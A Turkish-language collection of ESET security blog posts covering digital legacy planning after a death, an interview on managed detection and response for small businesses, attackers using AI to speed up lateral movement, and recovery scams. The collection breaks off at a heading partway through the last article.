Çoğu büyük teknoloji şirketi, erişimi bir “miras irtibat kişisine” devretme olanağı sunsa da vefat etmeden önce bu olanağı kullanmazsanız muhtemelen hiç kimse hesaplarınıza erişemeyecektir. Başlıca hizmetler/özellikler şunlardır:
- [Facebook/Instagram](https://help.instagram.com/2936528529862624/) Miras Kişisi
- Google [Etkin Olmayan Hesap Yöneticisi](https://myaccount.google.com/inactive)
- Apple [Dijital Miras](https://support.apple.com/en-us/102631)
- 1Password, LastPass ve Keeper gibi bazı parola yönetimi hizmetleri de “acil durum erişimi” veya benzer özellikler sunar
Ancak yukarıdakiler için izinlerin kısıtlı olabileceğini ve bunun da içeri girdikten sonra erişebileceğiniz ve yapabileceğiniz şeyleri sınırlayabileceğini de bilmelisiniz. Ancak en azından bunları güvence altına almak veya tamamen kapatmak mümkün olmalıdır. Bu, tek kullanımlık şifreleri almak için bunlara ihtiyacınız olmadığı varsayımıyla geçerlidir.
Ardından, merhumun vergi beyannamesini doldurarak, tüm kredi bürolarındaki kredi raporlarına “merhum uyarısı” ekleyerek ve olağan dışı faaliyetleri izleyerek finansal dolandırıcılığı önleyin. Ehliyetini iptal edin ve banka/kredi kartı hesaplarını dondurun, güvenli olduğunda bunları silin. Bulduğunuz tüm devam eden abonelikleri iptal edin.
Son olarak, dolandırıcılar izliyor olabileceğinden, ölüm ilanında çok fazla bilgi paylaşmaktan kaçının. Ayrıca tüm arkadaşların ve aile üyelerinin olası dolandırıcılık girişimlerine karşı uyanık olmalarını sağlayın.
## Zor zamanlar
Yukarıdakiler, özellikle kendi yasınızla ve sevdiğiniz birinin vefatının ardından yapılması gereken çok sayıda işle meşgulseniz söylendiği kadar kolay olmayabilir. Bu nedenle, büyük teknoloji platformlarına miras irtibat bilgileri vererek mümkün olduğunca önceden plan yapmak önemlidir. Ayrıca duygusal olarak yoğun bu dönemde dijital dolandırıcılıkların tam olarak nasıl görünebileceğini anlamak da önemlidir.
OpenID Vakfı, bu süreci hayatta kalanlar için daha kolay, daha güvenli ve daha az travmatik hâle getirmek amacıyla politika yapıcıları, teknoloji platformlarını ve standart kuruluşlarını harekete geçmeye çağırıyor. Ancak bu arada, elinizden gelenin en iyisini yapmanız gerekecek. Bu konuyu konuşarak bile doğru yönde bir adım atmış olursunuz.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Dijital Güvenlik, Dolandırıcılık, Siber Güvenlik
---
### [MDR ile KOBİ’ler nasıl savunma avantajı oluşturuyor?](https://antivirus.com.tr/mdr-ile-kobiler-nasil-savunma-avantaji-olusturuyor/)
**Published:** Nisan 10, 2026
**Author:** ESET
**Excerpt:** ESET Tehdit Araştırması Direktörü Jean-Ian Boutin ile ileri teknoloji ve insan uzmanlığını birleştiren MDR çözümlerinin KOBİ’lere sağladığı avantajları konuştuk
**Content:**
*ESET Tehdit Araştırması Direktörü Jean-Ian Boutin ile ileri teknoloji ve insan uzmanlığını birleştiren MDR çözümlerinin KOBİ’ler için en pratik değeri nerede sağladığını konuştuk*
Hizmetin temellerini ve fiyatlandırma mantığını [MDR nedir? Yönetilen tespit ve müdahale rehberi](https://antivirus.com.tr/mdr-nedir-yonetilen-tespit-ve-mudahale-rehberi/) yazısında topladık.
Kurumsal BT ve güvenlik ekipleri, amansız ve giderek daha sofistike hâle gelen düşmanları uzak tutmak gibi zorlu bir görevi üstlenmiştir. Genellikle sınırlı kaynaklar ve genişleyen saldırı yüzeyleriyle karşı karşıya kalırlar ancak şirket içi Güvenlik Operasyon Merkezi’ni (SOC) yönetmek için üst düzey güvenlik uzmanlarını işe almak ve elde tutmak birçok kuruluş için ulaşılamaz bir hedeftir. Aynı zamanda, tehditler gelişmeye devam ederken düşmanlar tekniklerini geliştirerek iş operasyonlarını durma noktasına getiren olaylara yol açmaktadır.
Savunmacılar, geri adım atmamak için proaktif bir yaklaşıma ihtiyaç duyarlar. Bu yaklaşım, önleme, tespit ve iyileştirme ile doğru ve zamanında tehdit istihbaratını birleştirir. Bu yeteneği şirket içinde oluşturmak pratik değilse bir hizmet olarak kiralamak veya satın almak daha gerçekçi bir seçenektir. Elbette bu yeni bir kavram değildir. Küçük kuruluşlar, bürolar, yönetilen hizmet sağlayıcılar ve bulut bilişim aracılığıyla onlarca yıldır yeni BT yeniliklerinin avantajlarından yararlanmaktadır.
Aynı şeyi, gelişmiş siber güvenlik hizmetleri için de yapmak için güçlü argümanlar vardır. Bu noktada Yönetilen Tespit ve Müdahale (MDR) büyük bir etki yaratabilir. MDR, kuruluşlara elit bir SOC maliyeti gerektirmeden proaktif, uzman odaklı ve ölçeklenebilir bir tehdit izleme ve avlama yeteneği sağlar. Çok uzun zaman önce, MDR pahalı ve karmaşıktı ancak şirket içi özel bir kurulumdan daha azdı. Artık daha küçük kuruluşlar için de giderek daha pratik hâle gelmektedir.
Kısa bir süre önce ESET Tehdit Araştırması Direktörü [Jean-Ian Boutin](https://www.welivesecurity.com/en/our-experts/jean-ian-boutin/) ile bir araya gelerek ekibinin çalışmaları ve tehdit araştırması ile istihbaratın MDR iş akışlarına nasıl katkıda bulunduğu hakkında konuştuk. Jean-Ian ayrıca özellikle KOBİ ortamları için en pratik değeri sağlayan, en son teknoloji ile insan uzmanlığının birleşiminin nerede olduğunu da bize gösterdi.
***Küçük işletme kullanıcıları*** [***ESET Tehdit Araştırmasından***](https://www.welivesecurity.com/en/about-eset-research/) ***ne kazanıyor? ESET MDR kullandıklarında bu durum nasıl değişiyor?***
ESET’in birçok bölgede tehdit araştırma ekibi bulunmaktadır. Ben Montreal’deki ekibin bir üyesiyim ancak araştırmacılarımız Avrupa ve ABD’de de bulunmaktadır.
Tüm araştırmacılarımızın içeriklerinin yer aldığı [WeLiveSecurity’deki yayınlarımız](https://www.welivesecurity.com/en/about-eset-research/) ve dünya çapındaki siber güvenlik konferanslarındaki konuşmalarımız ve sunumlarımız mevcut.
Ayrıca yalnızca ESET kurumsal müşterilerinin yararlanabileceği özellikler de vardır. Her türlü “ipucu ve püf noktası”, yani tehdit aktörlerinin ne yaptıkları, nasıl çalıştıkları gibi müşterilerimizin güvenliğini sağlamaya yardımcı olan bilgiler.
[Yönetilen tespit ve müdahale](https://www.eset.com/tr/business/services/managed-detection-and-response/) söz konusu olduğunda [tehdit istihbaratı](https://www.eset.com/tr/business/services/managed-detection-and-response/), tespit ve müdahale ekibimizin çeşitli tehdit aktörlerinin nasıl çalıştığını ve bu bilgileri müşterilerimizi ihlallerden korumak için nasıl kullanabileceklerini anlamalarına yardımcı olan önemli bir bileşendir.
***MDR’ın kullanıcıların nadiren gördüğü ancak kesinlikle kritik öneme sahip tüm arka planından yani buzdağının görünen kısmından biraz bahsettik. Bunu açıklayabilir misiniz?***
Konsolunuzda ortaya çıkabilecek çeşitli uyarılar, bazen araştırmak istediğimiz uç nokta tespitleri olabilir. Ekibim, tüm yeni örneklerin ve tehditlerin müşteri ortamlarında ele alınmasını ve tespit edilmesini sağlamakla sorumludur. Dolayısıyla ekibin rolünün bir kısmı, tüm bu yeni eğilimlerin, tüm bu yeni örneklerin incelenmesini, araştırılmasını ve ardından müşterilerimizin tesislerinde tespit edilmesini sağlamaktır. Bu, en önemli hususlardan biridir.
E-suç, fidye yazılımı, APT grupları ve küresel kuruluşları hedef alan ulus devlet aktörleri hakkında tehdit istihbaratı verilerini düzenlemeye büyük özen gösteriyoruz. Araştırmacılarımız bu bilgileri kullanarak yeni ihlalleri geçmiş vakalarla ilişkilendiriyor.
Ayrıca ihlalin ciddiyetini de değerlendirirler ve saldırının arkasındaki amacın ne olabileceğini de belirleyebiliriz. Bu, müşteriye ne olabileceği, bir ihlal olup olmadığı ve hatta onları hedef alan belirli grubun kim olduğu konusunda tam bir görünüm sağlar.
***MDR, mevcut ESET uç nokta korumasına ne gibi eklemeler yapar?***
MDR daha özelleştirilmiştir ve müşteri ile olan ilişki iyileştirilmiş ve güçlendirilmiştir. Ancak ekibimin çıktısı tüm ürün setine dağıtılmıştır.
***Son zamanlarda ESET özel raporları hakkında bazı tartışmalar yapıldı***. ***Bu raporlar, çoğu küçük ve orta ölçekli işletmenin karşılaştığı sorunlarla ne kadar alakalı? Hedefli saldırılarla karşı karşıya mı? Peki ya ulus devlet aktörleri?***
Tehdit profili kuruluştan kuruluşa değişir ve devlet aktörlerinin genellikle önceden tanımlanmış hedefleri vardır ve bu hedeflerle uyumlu kurbanları seçerler.
E-suçlar açısından bu çok geniştir. Bu, kitlesel hedeflemelerdir. Çok sayıda bilgi hırsızı görüyoruz. Çok sayıda fidye yazılımı da görüyoruz.
Bu nedenle, bizim rolümüz tüm bu grupların nasıl çalıştığını anlamak ve yeni teknikler geliştirdiklerinde çok hızlı hareket ederek tüm girişimleri engellemek.
Bu nihai hedefimizdir ancak aynı zamanda, bu tür şeyler yapan çok sayıda tehdit aktörü vardır ve çok daha fazla kötü amaçlı yazılım ailesi bulunmaktadır. Müşterilerin korunmasını sağlamak gerçekten günlük bir iştir. Kesinlikle iş sıkıntısı çekmiyoruz.
***ESET’in güvenlik analistlerinden James Rodewald, üçgenleme kavramını kullanıyor: Sahada bir şey görmek, etkilenen bir müşteriden haber almak ve tehdit istihbarat ekibiyle görüşmek. Kullandığı bir örnek,*** [***FamousSparrow’un***](https://antivirus.com.tr/eset-apt-faaliyet-raporu-2025-2-ve-3-ceyrek/) ***dâhil olduğu bir saldırı. Bunu kendi bakış açınızdan biraz daha ayrıntılı olarak anlatabilir misiniz?***
Bu tür vakalarla fiilen ilgilenen kişilerle yakın ilişkiler kurmak önemlidir çünkü ekibimin ana görevi telemetriyi incelemektir, yani tüm uç noktalardan veri toplanır ve ilginç vakaları ve genel korumayı iyileştirmek için üzerinde çalışmamız gereken vakaları bulmaya çalışırız.
Ancak bazen MDR ekibi geçmişte gördüğümüz bir şeye rastlar ve bu da tehdit aktörünün gerçekte nasıl çalıştığını daha iyi anlamamızı sağlar.
Bu özel durumda, bu bizim için çok aydınlatıcı oldu çünkü bu tehdit aktörünü oldukça uzun bir süredir görmemiştik. MDR kullanan bir müşteriyi ilgilendiren bir vaka olduğunda, araştırma açısından daha iyidir çünkü müşteri ile daha yakın ilişki, onların altyapısı hakkında daha fazla bilgi sahibi olduğumuz anlamına gelir böylece onlara daha iyi yardımcı olabiliriz. Vakanın etkisini daha iyi anlayabiliriz. Bu bilgiler daha sonra diğer tehdit istihbaratı müşterilerine aktarılır, bu nedenle tüm bu ekiplere mümkün olduğunca yakın olmaya ve bu olayları birbirine bağlamaya çalışıyoruz. Böylece kapsamımızı genişletebilir ve tüm bu tehditleri daha iyi anlayabiliriz.
***MDR analistleri ve D&R (Tespit ve Müdahale) ekibi ile çalışma ilişkilerinden bahsettiniz. Analistlerle ve belki de müşterilerle bu tür birebir ilişkileriniz olduğunda bu durum işinizi yapma şeklinizi ve tehditleri anlama şeklinizi nasıl değiştiriyor?***
Bu her şeyi değiştirir çünkü MDR ile bu kuruluşun güvenlikten sorumlu kişiyle zaten bir çalışma ilişkimiz var, bu sayede saldırının kapsamını, tam olarak ne olduğunu, saldırganların neden orada olduğunu vb. çok hızlı bir şekilde anlayabiliriz.
Elimizdeki bilgiler, normal uç noktalarla elde edebileceğimiz bilgilerden kat kat daha fazladır. Bu nedenle, bu ilişki bizim için içgörü, görünürlük ve vakayı anlamamız açısından paha biçilmez bir değere sahiptir.
***Geçen yıl Birleşik Krallık’ta, Jaguar Land Rover ve Marks & Spencer gibi büyük kuruluşları dış kaynaklı yardım masası hizmetleri aracılığıyla tehlikeye atan bir dizi saldırı yaşandı. Küçük ve orta ölçekli şirketler de tedarik zincirlerinin bir parçası olarak bu tür dış kaynaklı hizmetlere sahiptir ve genellikle büyük şirketlerin tedarik zincirlerinin daha az korunan kısımlarıdır. Endişelenmeleri gerekir mi?***
Tedarik zinciri saldırılarının oluşturduğu risk önemlidir. Yıllar boyunca, tehdit aktörlerinin tedarik zincirindeki güvenlik açıklarını hedef aldığı ve genellikle daha az sıkı güvenlik önlemleri alan üçüncü taraf sağlayıcıları odak noktası hâline getirdiği çok sayıda belgelenmiş örnek vardır. Saldırganlar, [bu tür sağlayıcıları tehlikeye atarak](https://antivirus.com.tr/yardim-merkezi-isletmenizi-riske-atabilecek-guvenlik-acigi/) bir kuruluşun ağına ilk erişimi elde edebilir.
MDR ile ilgili olarak, sağladığı kapsamlı görünürlük, tüm tespit ve uyarıların kapsamlı bir görünümünü sağlayarak bir avantaj sunar. Bu özellik, küçük anomalileri bile daha etkili bir şekilde tespit etmemizi sağlar. Ekibimiz bu kuruluşları olası olaylar için sürekli olarak izlediğinden tehdit aktörlerinin ince hatalarını hızlı bir şekilde tespit edip bunlara yanıt verebiliyoruz.
Tedarik zinciri saldırıları, tüm üçüncü taraf kuruluşların güvenliğini sağlamanın zorluğu nedeniyle önemli zorluklar yaratır. Ancak etkili bir çözümün uygulanması, bu tür olaylara hızlı ve verimli bir şekilde tepki verme yeteneğimizi artırır.
***Tehdit araştırma ekibinin başkanı olarak, MDR’ın müşteriler üzerindeki etkisini nasıl görüyorsunuz? MDR hizmetine sahip bir kuruluş ile henüz bu adımı atmamış bir kuruluş için etkisi ne olur?***
Genel olarak, daha önce de belirttiğim gibi, MDR ile sürekli görünürlük çok daha fazladır. Kuruluşunuz bir kampanyadan etkilenirse saldırganların gerçekleştirdiği tüm farklı eylemleri bir araya getirmek ve ağınızda ne yaptıklarını anlamak için daha iyi araçlara sahip olursunuz.
Basitçe söylemek gerekirse MDR, saldırılar hakkında daha derin bir içgörü sağlar. Tehdit araştırması açısından bu en büyük avantajdır ve bu tür bir görünürlüğü değerli kılan bir diğer önemli neden de yanıt hızıdır. MDR ile araştırmacılar ve şirketiniz arasında zaten güvenli bir kanal vardır. Bu da ihlali hızlı bir şekilde kontrol altına alacak önlemleri adımları atabilecek birine ulaşmayı kolaylaştırır.
***MDR’ı çok karmaşık veya pahalı bulan kuruluşlara ne dersiniz?***
[MDR](https://www.eset.com/tr/business/mdr-protection/), bir sigorta poliçesi gibi çalışır ve fidye yazılımı gibi tehditleri erken, genellikle büyük sorunlar ortaya çıkmadan önce tespit etmeye yardımcı olur. Saldırganlar genellikle ilk erişim aracılarını kullanarak sisteme girerler ancak önceden birkaç uyarı işareti tespit edilebilir. Fidye ödemek asla tavsiye edilmez ancak kurtarma süreci yine de işlerinizi aksatabilir. MDR, iş sürekliliğini destekler, böylece siz de temel hizmetlerinize odaklanmaya devam edebilirsiniz.
***Teşekkürler!***
**Kategoriler:** KURUM İÇİ ÖNLEMLER
**Etiketler:** KOBİ, Kurumsal Güvenlik, MDR, Siber Güvenlik
---
### [Saldırganlar yayılma süresini yapay zekâ ile hızlandırıyor](https://antivirus.com.tr/saldirganlar-yayilma-suresini-yapay-zeka-ile-hizlandiriyor/)
**Published:** Nisan 10, 2026
**Author:** ESET
**Excerpt:** Tehdit aktörleri, TTP'leri güçlendirmek için yapay zekâ kullandıkça saldırıların bu hızına karşı savunmacıların da kendi stratejilerini yenilemeleri gerekiyor.
**Content:**
*Tehdit aktörleri, denenmiş ve test edilmiş TTP’leri güçlendirmek için yapay zekâ kullanıyor. Saldırılar bu kadar hızlı ilerlediğinde siber savunmacıların kendi stratejilerini yeniden düşünmeleri gerekiyor.*
Saldırganlar ve savunmacılar arasındaki bitmeyen silahlanma yarışında ilginç bir noktada bulunuyoruz. Saldırganlar, yapay zekâ, otomasyon ve çeşitli teknikleri kullanarak bazen yıkıcı sonuçlar yaratıyor. Aslında [bir rapora](https://reliaquest.com/campaigns/annual-threat-report-2026/threat-actor-focus#how-cybercriminals-broke-out-and-cashed-in-in-2025) göre, hizmet olarak fidye yazılımı (RaaS) gruplarının %80’i artık yapay zekâ veya otomasyon özellikleri sunuyor ve elbette, [güvenlik araçlarını atlatmak](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) için özel olarak tasarlanmış araçların bulunduğu gelişen bir pazar da var. [Sonuç olarak,](https://antivirus.com.tr/sifreleme-ile-is-verilerini-kilit-altina-alin/) veri ihlalleri ve bunlarla ilişkili maliyetler hızla artmıştır.
Ancak diğer yandan, tehdit aktörleri daha önce yaptıklarını yapmaya devam ediyor; saldırıları hızlandırmak için mevcut taktik, teknik ve prosedürleri (TTP’ler) güçlendiriyorlar. Örneğin, ilk erişim ile yanal hareket (kaçış süresi) arasındaki süre artık dakikalarla ölçülüyor. Bu yüzden saatler veya günler boyunca çalışmaya alışkın savunmacılar için de işlerin değişmesi gerekiyor.
## Yarım saatlik uyarı
Kaçış süresi önemlidir çünkü ağ savunucuları bu noktada rakiplerini durduramazlarsa ilk saldırı çok hızlı bir şekilde büyük bir olaya dönüşebilir. Yanal kaçış için geçen ortalama süre şu anda yaklaşık 30 dakikadır (bir yıl öncesine göre yaklaşık %29 daha hızlıdır). Ancak bazı gözlemciler, ilk erişimden sonra bir dakikadan daha kısa sürede [gerçekleştiğini görmüştür](https://www.itpro.com/security/crowdstrike-says-ai-is-officially-supercharging-cyber-attacks-average-breakout-times-hit-just-29-minutes-in-2025-65-percent-faster-than-in-2024-and-some-attacks-take-just-seconds).
Harekete geçme süresinin hızla daralmasının birkaç nedeni vardır. Tehdit aktörleri:
- Çalışanlarınızın meşru kimlik bilgilerini çalma/kırma/oltalama konusunda giderek daha iyi hâle geliyorlar. Zayıf, tekrar kullanılan ve nadiren değiştirilen parolalar bu konuda onlara yardımcı oluyor (yani, kaba kuvvet saldırılarını kolaylaştırıyor). Çok faktörlü kimlik doğrulama (MFA) eksikliği de öyle. Ayrıca yardım masasını veya çalışanları taklit ederek yardım masasını arayarak parola sıfırlama vishing saldırılarında da daha başarılı hâle geliyorlar. Meşru oturum açma bilgileriyle herhangi bir dâhili alarmı tetiklemeden kullanıcı kılığına girebilirler.
- Şirket içi güvenlik araçlarından gizli kalarak ağlarda yer edinmek için [Ivanti EPMM](https://www.infosecurity-magazine.com/news/european-governments-zeroday/) gibi uç cihazları hedef alan sıfırıncı gün istismarlarını kullanıyorlar.
- Keşif konusunda daha da ustalaşıyorlar; açık kaynak teknikleri ve yapay zekâ kullanarak, yüksek değerli hedefler hakkında kamuya açık bilgileri (ayrıcalıklı kimlik bilgileriyle) bulmak için web’i tarıyorlar. Saldırıları kolaylaştırmak ve sosyal mühendislik senaryoları tasarlamak için organizasyon yapısı, iç süreçler ve BT ortamı hakkında bilgi topluyorlar.
- Kimlik bilgilerini toplamak, mevcut kaynakları kullanmak ve hatta kötü amaçlı yazılım oluşturmak için yapay zekâ destekli komut dosyaları kullanarak istismar sonrası faaliyetleri otomatikleştiriyorlar.
- Silo hâline gelmiş ekipler ve nokta çözümler arasındaki boşluklardan yararlanıyorlar. Sonuç olarak, birincisi için meşru görünen bir faaliyet, ikincisi için olağan dışı görünebilir ancak bütünsel bir görünürlük olmadan, uç durumlar araştırılmayabilir. Bazı durumlarda, tehdit aktörleri [EDR’ı devre dışı bırakmak veya atlatmak](https://antivirus.com.tr/edr-katilleri-suruculerin-otesinde/) için kasıtlı adımlar atarlar.
- Gizlenmek için “living-off-the-land” (LOTL) tekniklerini kullanmak. Bu, geçerli kimlik bilgilerini, meşru uzaktan erişim araçlarını ve SMB ve RDP gibi protokolleri kullanmak anlamına gelir; böylece normal faaliyetlerin arasına karışırlar.
Bu aşamada tehdit aktörlerini yakalamak hayati önem taşıyor – özellikle de veri sızdırma (başladığında) yapay zekâ tarafından hızlandırıldığı için. Geçen yıl kaydedilen en hızlı vaka sadece altı dakikaydı; bu süre 2024’teki 4 saat 29 dakikadan düşmüştü.
## Yapay zekâ ateşiyle ateşe karşı koymak
Saldırganlar, yüksek ayrıcalıklarla ağınıza erişebiliyor veya gözlemlenmeyen uç noktalarda gizli kalabiliyor ve ardından herhangi bir alarmı tetiklemeden yatay olarak hareket edebiliyorsa insan gücüyle verilen yanıt genellikle çok yavaş olacaktır. Sosyal mühendisliği sınırlamanız, şüpheli davranışların algılanmasını iyileştirmek için savunma duruşunuzu güncellemeniz ve yanıt sürelerini hızlandırmanız gerekir.
Yapay zekâ destekli [genişletilmiş tespit ve müdahale](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) (XDR) ile [yönetilen tespit ve müdahale](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/) (MDR), şüpheli davranışları otomatik olarak işaretleyerek, bağlamsal verileri kullanarak uyarı doğruluğunu artırarak ve gerektiğinde düzeltme yaparak bu konuda yardımcı olabilir. [Gelişmiş çözümler](https://www.eset.com/tr/business/solutions/xdr-extended-detection-and-response/), uyarıları kümeleyerek ve aşırı yüklenmiş SOC ekipleri için otomatik yanıtlar oluşturarak da yardımcı olabilir; böylece ekipler, tehdit avcılığı gibi yüksek değerli görevlere zaman ayırabilir.
Uç noktalar, ağlar, bulut ve diğer katmanlar hakkında içgörüye sahip tek ve birleşik bir sağlayıcı, potansiyel saldırı yollarının tam görünürlüğü için nokta çözümler arasında var olan boşlukları da ortaya çıkarabilir. Bu tür araçların uç cihazları da görebildiğinden ve güvenlik bilgisi ve olay yönetimi (SIEM) ile güvenlik orkestrasyonu ve yanıtı (SOAR) araçlarınızla sorunsuz bir şekilde çalıştığından emin olun.
Tehdit istihbaratı ve tehdit avcılığı da yapay zekâ destekli saldırganlarla başa çıkmak için hayati önem taşır. Her ikisini de kullanan bir yaklaşım, ekiplerin önemli olan konulara odaklanmasına yardımcı olur: Saldırganların onları nasıl hedef aldığı ve bir sonraki adımda nereye yönelebileceği. Yapay zekâ ajanları zamanla bu görevlerin daha fazlasını otonom olarak üstlenerek yanıt sürelerini daha da hızlandırabilir.
## İnisiyatifi geri kazanın
Müdahale sürelerini hızlandırmanın başka yolları da vardır. Bunlar arasında şunlar yer alır:
- Uç noktalar, ağ ve bulut ortamlarında sürekli izleme ve farkındalık,
- Şüpheli etkinlikleri ele almak için atılması gereken oturum sonlandırma, parola sıfırlama veya ana bilgisayar izolasyonu gibi otomatik adımlar ve uygun durumlarda, uyarıları araştırmak ve bir tehdidi hızlı bir şekilde kontrol altına almak için gerekli adımları belirlemek üzere insan değerlendirmesi ile birleştirilmiş otomatik analiz,
- Sıkı erişim kontrolleri sağlamak ve saldırıların etki alanını en aza indirmek için en az ayrıcalıklı erişim politikaları, mikro segmentasyon ve Zero Trust’ın diğer özellikleri,
- Parola yöneticisinde yönetilen ve kimlik avına dayanıklı MFA ile desteklenen güçlü, benzersiz kimlik bilgilerine dayalı gelişmiş kimlik odaklı güvenlik,
- [Güncellenmiş yardım masası süreçleri](https://antivirus.com.tr/yardim-merkezi-isletmenizi-riske-atabilecek-guvenlik-acigi/) (ör. bant dışı geri aramalar) ve [etkili farkındalık eğitimi](https://antivirus.com.tr/siber-guvenlik-egitimi-bilgiyi-kalici-hale-getirin/) dâhil olmak üzere vishing önleme adımları,
- Giriş sırasında otomatik parola tahmin saldırılarını engelleyen kaba kuvvet koruması,
- Silah olarak kullanılabilecek, ifşa olmuş çalışan ve şirket bilgilerini tespit etmek için sosyal medya ve dark web’in sürekli izlenmesi,
- LOTL davranışını tespit etmek ve engellemek için bellekte “ortaya çıkan” komut dosyaları ve süreçlerin izlenmesi,
- Sıfırıncı gün istismar tehditlerini azaltmak için şüpheli dosyaların bulut sanal ortamında çalıştırılması.
## Yapay zekâ desteği
Bu adımların hiçbiri tek başına sihirli bir çözüm değildir. Ancak saygın bir [tedarikçinin](https://antivirus.com.tr/mdr-ile-kuruluslar-mudahale-hizini-ve-guvenligini-artiriyor/) sunduğu yapay zekâ destekli MDR/XDR ile birleştirildiğinde, ağ savunucularının inisiyatifi yeniden ele almalarına yardımcı olabilirler. Bu bir silahlanma yarışı olabilir ancak temelde sonu görünmeyen bir yarış. Bu da yetişmek için zaman olduğu anlamına gelir.
**Kategoriler:** SİBER GÜVENLİK
**Etiketler:** Kurumsal Güvenlik, MDR, Siber Güvenlik, Yapay Zekâ
---
### [Dolandırıcıların ikinci darbesi: Kurtarma dolandırıcılığı](https://antivirus.com.tr/dolandiricilarin-ikinci-darbesi-kurtarma-dolandiriciligi/)
**Published:** Nisan 10, 2026
**Author:** ESET
**Excerpt:** Kurtarma dolandırıcılığı kurbanı olduysanız muhtemelen bir "mağdur listesi"nde yer alıyorsunuzdur. Dikkatli olmazsanız mağduriyetiniz daha da kötüleşebilir.
**Content:**
*Kurtarma dolandırıcılığı kurbanı olduysanız muhtemelen zaten bir “mağdur listesi”nde yer alıyorsunuzdur. Dikkatli olmazsanız mağduriyetiniz daha da kötüye gidebilir.*
Dolandırıcılık kurbanı olduktan sonra yapabileceğiniz en kötü şey, gardınızı düşürmektir. Çevrimiçi dolandırıcılar tek bir şeyi önemser: Para kazanmak. Bu yüzden, bunu yapmak için yeni fırsatlar ortaya çıktığında, bunları kaçırmazlar. Bunun, zaten dolandırılmış birini tekrar mağdur etmek, sahte umutlar yaratmak ve çalınan paralarını geri almak için çaresizliğini sömürmek anlamına gelmesi önemli değildir. Tüm bunlar olurken onlardan daha da fazla para çalarlar.
Neyse ki bu “geri kazanım” veya “geri ödeme” dolandırıcılıklarının çoğu aynı şekilde işler. Bunların nasıl göründüğünü anlamak için biraz zaman ayırın; böylece dolandırıcılar bir dahaki sefere kapınızı çaldığında güvende kalma şansınız yüksek olacaktır. Son zamanlarda özellikle [kripto para birimi kurtarma dolandırıcılıklarına](https://antivirus.com.tr/kripto-kurtarma-dolandiriciligi-dolandirilmis-bir-kisiyi-yeniden-dolandirmaya-calismak/) baktık ancak bu tür hilelerin daha fazlası var. Kurtarma dolandırıcılığı, hepsi ortak bir hedefi paylaşan çeşitli yırtıcı taktiklerin genel adıdır: “ikinci darbe”.
## Kurtarma dolandırıcılığı nasıl işler?
Bu dolandırıcılıklar genellikle denenmiş ve test edilmiş bir kalıbı izler. Dolandırıcılar ya diğer suçlulardan “mağdur listeleri” satın alırlar ya da az önce dolandırdıkları kurbanları hedef alırlar. Uzman geri kazanım hizmeti sağlayıcıları, tüketici koruma kurumları, devlet yetkilileri, kolluk kuvvetleri, düzenleyiciler vb. gibi kimlikleri taklit ederler.
Davanız hakkında çok şey bilirler ve peşin bir ücret karşılığında parayı geri almayı araştıracaklarına söz verirler. Ya da paranın zaten ellerinde olduğunu ve bunu memnuniyetsiz müşterilere yeniden dağıttıklarını veya hükümet ya da kurum adına geri ödeme fonlarını serbest bırakmak için evrak işlerini tamamladıklarını iddia edebilirler.
Bu temelde bir tür ön ödeme dolandırıcılığıdır. 2024 yılında ABD’de (rakamların mevcut olduğu en son yıl) 7.000’den [fazla](https://www.ic3.gov/AnnualReport/Reports/2024_IC3Report.pdf) vaka bildirildi ve dolandırıcılar 102 milyon dolardan fazla para kazandı. Bu rakamlar bile muhtemelen buzdağının sadece görünen kısmını temsil ediyor.
Karşı çıkıp dolandırıcılardan, geri kazandıklarını (veya kazanacaklarını) iddia ettikleri paradan ücretlerini almalarını isterseniz genellikle bunun neden mümkün olmadığına dair bahaneler uydururlar. Bu dolandırıcılık yönteminin daha da tehlikeli bir varyasyonunda, iade edilecek parayı yatırmak için banka hesabı veya kripto para bilgilerinizi de isteyebilirler. Bu bilgiler daha sonra daha ciddi hesap ele geçirme ve finansal dolandırıcılık amaçlarıyla kullanılabilir.

*Tartışma forumlarında kripto para geri kazanım hizmetlerini pazarlayan örnek mesajlar (büyütmek için tıklayın)*
## “Mağdur listeleri” nedir?
Siber suçlular ve dolandırıcılar, açgözlü planlarında başarılı olmak için genellikle bilgi ve deneyimlerini paylaşırlar. “mağdur listeleri” bunun harika bir örneğidir. Bu listeler, pazarlama potansiyel müşteri listeleri gibi çalışır ancak potansiyel müşteriler yerine, olası kurbanların iletişim bilgilerini içerir.
Listelerin kalitesi değişebilir ancak genellikle geçmişte dolandırıcılık kurbanı olmuş veya daha önce spam mesajlara yanıt vermiş kişilerin adlarını ve iletişim bilgilerini içerir. Hatta potansiyel hedefin demografik bilgileri ve belirli dolandırıcılık veya taktiklere kanma eğilimi gibi ayrıntıları da[ içerebilir](https://www.bbc.co.uk/news/uk-england-28880371).
## Dikkat edilmesi gereken kurtarma dolandırıcılığı işaretleri
Kurtarma dolandırıcılığından uzak durmak için şu klasik uyarı işaretlerine dikkat edin:
- Cesur iddialar: Genellikle ya paranızın kendilerinde olduğunu ve iade etmek için beklediklerini söylerler ya da paranızı geri alabileceklerini “garanti” ederler,
- İstenmeyen iletişim: Dolandırıcılar, e-posta, sosyal medya mesajı, kısa mesaj veya hatta telefon görüşmesi yoluyla aniden sizinle iletişime geçerler,
- Ön ödeme: Çalınan paranızı geri almak/iade etmek için ön ödeme talep ederler. Buna “avans ücreti”, “işlem ücreti”, “idari ücret” veya vergiyle ilgili bir isim verebilirler,
- Sosyal mühendislik: Size baskı uygulayarak, aceleyle ödeme yapma kararı vermenizi sağlamaya çalışırlar. Örneğin, paranın geri ödenmesi için sınırlı bir süre olduğunu iddia edebilirler,
- Kimlik sahtekârlığı: Dolandırıcılar, güven oluşturmak amacıyla bir devlet kurumu veya kolluk kuvveti, uzman bir geri kazanım şirketi, bir bankanın dolandırıcılık departmanı veya başka bir “resmî” kuruluş için çalıştıklarını iddia ederler,
- İzlenemeyen ödemeler: İzlenmesi veya geri ödemesinin alınması daha zor olan kripto para, hediye kartları veya nakit uygulamaları gibi alışılmadık yöntemlerle ödeme yapmanızı isteyebilirler,
- Web posta: Size meşru bir kurumsal e-posta adresi yerine, normal bir Gmail adresi veya benzeri bir adres kullanarak e-posta gönderebilirler.
## Dolandırıcıları nasıl uzak tutabilirsiniz?
